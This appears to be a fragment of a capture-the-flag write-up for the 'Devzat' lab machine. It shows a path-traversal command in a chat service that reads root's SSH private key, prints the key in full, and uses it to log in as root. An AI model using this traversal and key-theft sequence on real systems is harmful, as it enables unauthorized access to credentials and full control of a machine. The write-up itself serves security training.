catherine@devzat:~/.ssh$ ssh -l catherine -p 8443 localhost

<SNIP>
catherine: /file ../.../../../../../root/.ssh/id_rsa CeilingCatStillAThingIn2021?
[SYSTEM] -----BEGIN OPENSSH PRIVATE KEY-----
[SYSTEM] b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[SYSTEM] QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
[SYSTEM] HAAAAAtzc2gtZWQyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqA
[SYSTEM] AAAECtFKzlEg5E6446RxdDKxslb4Cmd2fsqfPPOffYNOP20d+v8nnFgciadUghCpQomz7s
[SYSTEM] Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
[SYSTEM] -----END OPENSSH PRIVATE KEY-----
```

The `root` SSH key is successfully retrieved. Now, we paste it on our local machine and remove the unwanted content (the `[SYSTEM]` prompt). Then, we change the key's permissions to `600`. Finally, we can login as `root` and read `/root/root.txt`.

```
chmod 600 root_key
ssh -i root_key root@devzat.htb

root@devzat:~# id
uid=0(root) gid=0(root) groups=0(root)
```